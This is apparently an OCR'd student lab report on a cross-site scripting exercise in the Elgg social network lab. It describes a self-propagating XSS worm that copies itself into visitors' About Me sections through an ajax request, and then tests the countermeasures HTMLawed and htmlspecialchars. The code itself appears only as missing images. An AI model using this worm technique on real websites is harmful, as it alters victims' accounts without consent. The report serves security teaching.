
Boby's profile before visiting Samy's profile.



Boby's profile after visiting Samy's profile.




Alice's profile before visiting Samy's profile.



Alice's profile after visiting Samy's profile.

Question 3)


The objective of the if condition is to check whether the current user is Samy itself or not. If it is not, then the modification of the user's profile who is visiting Samy's profile will get carried out. If Samy is visiting his own profile, then his profile won't be modified as elgg.session.user.guid is a unique identifier for each user (we obtained it from part 4 as 47 for Samy). Hence, if we were to remove that line, we would get the following result. The code which we wrote will go away.




7) Task 6: Writing a Self-Propagating XSS Worm


DOM Approach

The objective is to make the last task's malicious worm into a self-propagating one. The main idea is to automate the process of copying the malicious code in Samy's About Me section to the About Me section of the user who sees Samy's profile, so eventually the worm is spread all over the website. The code we used to achieve this is given below.







The variable wormCode is appended to the description variable so that it is sent over the ajax request to the victim's profile and copied there. The result is shown below.




Alice's profile before visiting Samy's profile.



Alice's account after visiting Samy's profile.




Boby's profile before visiting Alice's profile.



Boby's profile after visiting Alice's profile.

8) **Task 7: Countermeasures**
   a) Switching on HTMLawed we observe that the script is converted into text and is displayed it on the victim's profile.



b) Switching on the htmlspecialchars we observe that the script is converted into text and is displayed on the victim's profile.